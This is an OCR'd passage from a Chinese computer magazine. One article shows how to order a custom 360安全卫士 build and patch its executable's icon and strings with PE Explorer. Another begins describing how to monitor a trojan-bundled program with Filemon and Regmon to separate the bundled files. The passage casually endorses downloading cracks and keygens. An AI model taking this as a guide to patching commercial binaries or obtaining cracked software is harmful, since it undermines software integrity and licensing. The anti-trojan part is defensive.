


图4

进入后，来到了“创建我的个人版”的信息填写页面，按照提示填写好自己的信息，然后点“完成定制”（图5），弹出了对话框，要求使用360论坛帐号登录。没有的话就注册一个喽，只需1分钟就可以搞定。完毕后出现如图6所示的页面，点击“立即下载”后就可以来到最初看到的“混乱羽翼”版360安全卫士一样的宣传页面了，再点击“立即下载”就可以得到自己的360安全卫士了。对于刚才填写的个人信息，我们也可以利用360论坛帐号登录来进行修改。




图5




图6

二、做出自己的个性化

安装后来运行刚才定制的个人版360安全卫士，如图7。

虽然说这个360安全卫士的标题和右下角的小框里都有你自己的名字，可能有人还觉得不够个性，我也是这么认为的。安装程序里自始自终都没出现“王琰珩”3个字，连图标也没意思，再点击360安全卫士里的“关于我们”，更是没有我们的名字，所

以我打算给它来个个性化修改。



图 7

首先要对程序本身进行检测，打开PEID，检测出360 安全卫士（既目录下的360Safe.exe 文件）是使用VC++ 编写的，C++语言编写的程序修改起来很方便。接着使用PE Explorer 打开文件，点击“视图”—“资源”，打开“图标项”树状目录，在里面替换360 安全卫士的图标，也就是那个绿色的盾牌，也可以替换成其它的图标，反正都替换成自己喜欢的就行（图8）。

接着修改字符串，找到“字符串”—“1”下的“奇虎360 安全卫士”这一字符串，修改为“奇虎360 安全卫士[超酷版]”等等，可以根据自己的喜好来随意修改。并且找到所有带“360 安全卫士”的字符串后面加上个性语句，或者在其它地方加上个性语句。例如：“检测到%d 款木马！”改为“检测到%d 款木马！王琰珩提醒你赶快干掉他，可以使用绞刑或枪毙。”（图9）。

最后保存，只需覆盖原文件即可。然后再使用Private exe Protector 来制作一个启动动画，关于LOGO 的制作可以到在线




图 8





图 9

LOGO 制作网站http://www.bannerbreak.com/。

到此就全部完成了，本来我还想再制作一个安装程序的，可是后来使用快照对比后发现安装360 安全卫士修改了100 多项键值，所以我就懒得去整理了，有兴趣的朋友可以试试。

（本文所涉及到的PEID、PE Explorer 和Private exe Protector 已收录到光盘中）

简简单单分离所有绑马文件



s7lx

不知道从什么时候开始，很多网站提供的程序都被绑马，搞得大家都不敢去下载了，幸亏有些大型站点开始规范管理，我们才有了放心下载的地方。可是大型站点并不提供破解版或者keygen，搞得我们还得去一些小站下载。现在的免杀技术这么成熟，杀毒软件装没装区别不大了。

目前大家使用的反捆绑技术，就是使用一些捆绑检测工具，或者直接手工分离绑马文件，这些方法仅仅能针对一些绑马工具，可是如果绑了马的文件再进行加壳，很少有工具可以识别出来。退一步讲，如果绑马文件并没有加壳，但是其中的文件是加密的，执行时候再解密释放，然后运行，这样的“高级”捆绑工具，也是不能被其它的软件检测出来的，至少我还没有见过这么牛的检测工具。

那么我们真的要忍受木马对我们的凌辱吗？答案当然是否定的，下面来看我的方法。准备工具是IceSword、Filemon、Regmon 还有我编写的Sdb。

我们知道，卡巴斯基等杀毒软件用到了虚拟机技术，即对加壳文件进行简单运行，等到目标文件的壳运行结束，把控制权交给程序之后，它才检测。说白了就是让程序自己解密，然后再检测。同样的道理，我们也可以借鉴这个技术。好了，看我怎么做，大家跟着做，即使你没有任何crack 的经验，也可以轻松学会。

首先打开SDB，启动后，将目标文件拖人这个地方，直接输人文件路径也可以，然后按下回车，如图1。

今天的目标文件是我自己写的一个捆绑文件，还没见什么




图 1




图 2

工具检测出来它被捆绑过东西，今天就拿它开刀了。

打开Filemon 和Regmon，分别如图2，图3 这样设置，即Filemon 只监控“打开文件”和“文件写入”，注册表只监控“写

人”。可能有人要问：“文件监控只监视写入就可以了，为什么要把监控打开呢？”呵呵，其实学过Win32编程的人都知道，Windows可以搞个文件映射，然后操作，保存后，文件的修改时间不会变。换言之，在Filemon看来，这样根本不能算“写文件”！我们这样是为了防止比较高级的捆绑工具。当然一般情况下，我们为了方便起见，可以不选“打开”这个选项。

